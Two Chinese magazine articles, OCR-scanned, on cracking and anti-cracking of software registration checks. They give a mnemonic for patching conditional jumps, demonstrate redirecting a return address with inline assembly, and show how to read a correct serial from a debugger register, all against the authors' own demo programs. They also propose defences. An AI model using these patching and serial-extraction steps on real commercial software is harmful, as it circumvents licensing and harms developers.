讲解暴破的文章相信读者已经看过很多篇了，以致于一些老读者开始怨声载道（某老读者："最讨厌你们这些搞暴破的了，一点技术含量都没有"）。如何防止暴破一直都是一个很有挑战性的话题，也是一个没有多少人涉足的领域，我曾经问过一个高手："能够防止暴破吗？"得到的答案是："不可能"。也有前辈曾言："一个软件被暴破尚无可厚非，但是被写出注册机就不应该了"。小弟不才，今天来点创新，当然是思想上的，技术暂时是没有那个实力，我等菜鸟在成长为高手以前恐怕只能在思想方面创新了。

一、为什么高手也没有办法防止暴破

我们先来看看传统软件是如何注册的：

1．取得用户名或者机器码等等一些资料。
2．采用一定的算法来判断是否为合法用户。
3．第2步得到的答案只有2个（某读者："废话"）：合法和不合法。

其实这不是废话，因为这里产生了分支，编译为汇编代码的时候就必然生成跳转指令。提到跳转就不能不提及大家都能背诵的一段口诀了：

暴破口诀：（献给初学者）

一条（跳）就死，九筒（90－nop）就胡
一条（跳）就胡，一饼（EB－jmp）伺候
妻死（74－jz）便妻无（75－jnz）
爸死（84）便爸无（85）

这段口诀的主要依据是程序存在的分支。

二、如何防止暴破（理论基础）

通过上面的分析我能想到的办法只有一个：那就是不让程序产生分支。这样一来我们就不能判断是否为合法用户了，这里的不能是指不去判断，而不是无法判断（某读者：这小子有神经病啊）。因为判断就有分支，有分支就可以用暴破口诀来暴破。可是现在的问题是：如果我们不去判断是否为合法用户，我们如何知道用户是否合法？举个简单的例子吧，假如我们软件的某一部分功能仅仅对于注册用户开放，我们能否做到实现对应功能的代码和注册码关联。即用注册码来解密功能限制的那部分代码，如此一来，正确的注册码解密出来的代码可以正确运行，错误的注册码解密的代码自然不能正确运行了。

假如加密后的代码是：@^%$＃(*&)(＃?￥……)，用正确的注册码解密后变成了：say hello，用错误的注册码解密后变成了：+*&$%(*&（**—……%。

当然了，上面的例子只是一个假设，如果是错误的注册码，解密的注册码一运行就会跳出一个非法操作，软件就会被操作系统关闭，该方法的核心思想是让注册码关联程序代码：程序代码＝F（注册码）。

三、如何防止暴破（实战）

这一部分需要读者具有一定的汇编语言基础和缓冲区溢出知识。

假如我们把有功能限制的代码加密后写成机器码的形式，保存到一个数组里面，然后用注册码去解密不就ok了吗，比如说象shellcode里面常用的和0x99，0x97做异或运算，当然了实际应用时可千万不要用这么简单的算法。

1．再谈栈溢出

栈溢出的最终目的是让程序去执行我们指定的一段代码，通常都是shellcode（话外：如果不是shellcode呢）。我们给出个例子来帮助还没有入门的同志：

```
#include <stdio.h>

char code[] = { 'a', 'b', 'c', 'd', 'e'};

int main()
{
    __asm
    {
            push code;      //压入code的前4个字节
            ret;            //返回到我们神圣可爱的code
的前4个字节指定的地址去执行
    }

    return 0;
}
```

ret指令的作用相当于：pop eip（该指令并不存在），即从栈中弹出返回地址。运行程序看看，如图1。




图1

看到"请单击此处"了吗？点一下看看详细情况，如图2。




图2

看到蓝色标记的Offset：63636264了么？是不是很面熟，不就是我们定义的0code[] = { 'a', 'b', 'c', 'd', 'e'};中的"d"、"c"、"b"、"a"的ASCii码的16进制表示吗？

注意前面的Offset哦，不是真实地址，而是偏移地址，这算不算溢出呢？我想不算吧，但是我们达到了相同的目的：修改了返回地址。

上面的代码也带来了几个问题：

1.c语言里面数组名就是数组的首地址，那么我们执行push code压入的应该是数组的首地址啊，但是事实上……

2.我们的code随便定义肯定会非法操作，如何才能合理利用code数组。

3.执行完code数组后能否返回到后面的"return 0"以正常的流程结束程序，如何才能做到。

现在我们来回答上述三个问题：我们来看看vc到底是怎么处理push code的，不妨看看反汇编的代码，如图3。

```
   10:              push code;
⇨ 00401028 FF 35 C4 1C 42 00    push        dword ptr [code (00421cc4)]
   11:              ret;
```

图3

push code变成了push [code]，意思是压入地址code处的一个双字（4个字节），压入的不是数组的首地址啊，呵呵。那么如何才能压入数组的首地址呢？

有个简单的办法，修改代码如下：

```
int main()
{
    printf("\n%x\n", code);          //输出code首地址以
检验我们的理解是否正确
    __asm
    {
        lea esi,code;                //取得数组
的首地址保存到esi
        push esi;                    //
/压入数组的首地址
        ret;
    }

    return 0;
}
```

运行程序得到code数组的首地址：421cc4，采用前面提到的方法得到Offset：00021cc5，为什么不是21cc4，而是21cc5呢？我们来调试一下，如图4。

```
⇨ 00421CC4 61          popad
  00421CC5 62 63 64    bound       esp,qword ptr [ebx+64h]
  00421CC8 65 00 00    add         byte ptr gs:[eax],al
```

图4

原来偏移为21cc4处是一条合法指令：popad，而Offset：00021cc5是一条不合法的指令，所以操作系统便认为从偏移00021cc5开始非法操作了，现在第一个问题完美解决了。以上的例子希望读者认真调试一下，对汇编语言、地址、c和asm的混合编程都会有所提高，更为以后的shellcode的理解和编写打下基础。由于文章篇幅关系，本次讲解就到这里，下次的东西难度更大，希望大家先搞定上面的东西，同时不懂的和想知道的都可以提意见，以便以后加入。

软件破解与反破解

王欣

常常看到杂志上刊登软件破解入门的文章，可惜平时都没怎么看。但是我最近由于帮朋友写一个软件注册的模块，所以把这大半年的《黑客X档案》翻出来好好的研究了一下软件破解的资料。这些文章各有自己的侧重点，于是在几天的学习之后，我想把自己学到的东西以及自己的一些见解混合在一起，写篇综合一点的破解与反破解文档给破解初学者分享。

1 软件注册与破解

为了方便测试，我们使用Delphi写一个简单的注册模块，代码如下：

```
var code :string;
begin
code:=transfer(edit5.Text);
if edit6.Text=code then
        label3.Caption:='注册成功'
                else
        label3.Caption:='注册失败';
end;
```

其中transfer是我们的注册算法函数，它负责对输入框edit5的内容进行计算，然后和输入框edit6里面用户输入的注册码进行核对，如果相等就让文本标签label3的内容变成"注册成功"，否则就显示"注册失败"，如图1。




图1

现在我们根据它的"注册失败"的提示来寻找关键跳的地址，并且根据这个地址调试程序来获得真正的注册码。

我们先用Win32Dasm打开这个演示程序，并查找字符"注册失败"，如图2。

很容易看出"注册失败"，上面的jne 00455F39就是关键跳转，我们记下它的地址00455F25，然后使用ollydbg打开演示程序，按"ctrl+G"，然后输入刚才记下的地址00455F25，我们发现这个地址确实是一个jne的跳转，把这条指令和它的前几条指令统统使用F2设成断点，如图3。

然后按F9运行，来到其中某断点时，我们发现EDX寄存器中正确的注册码已经出来了，如图4。




图 2




图 3




图 4

2 对抗利用字符寻找关键跳

到此破解的主要步骤就完成了，这也是以前的很多文章反复提到的地方。我们看出在这种破解思路下，利用字符串寻找关键跳是一个很重要的步骤，为了对抗这种破解，对“注册成功失败”这样的字符串的处理势在必行，05 年 4 期的“对抗 W32Dasm 之雕虫小技”就提到字符串的加密和不直接引用字符串的想法。然而，加密或者编程实现的方法固然可行，但是还是存在增加软件复杂程度和有可能被破解者找到的缺点。于是我想出一种简单可靠的方法来对抗字符串搜索：把“注册成功”、“注册失败”这样的字符串做成不可见的图片，注册成功时让“注册成功”的图片变成可见就行了，这样大概怎么也没法通过字符搜索来寻找关键跳了，我们来看把前面的演示程序，小小的改动一下，代码如下：

```
var code :string;
begin
code:=transfer(edit5.Text);
if edit6.Text=code then
     image1.Visible:=true
                 else
     image2.Visible:=true;
end;
```

可以看出，我们代码中对成功与否的处理仅仅是开打图片的 visible 属性，我们把它编译出来，然后用 W32Dasm 来搜索“注册失败”字符串，可以预见，它不可能找得到字符串，如图 5 。

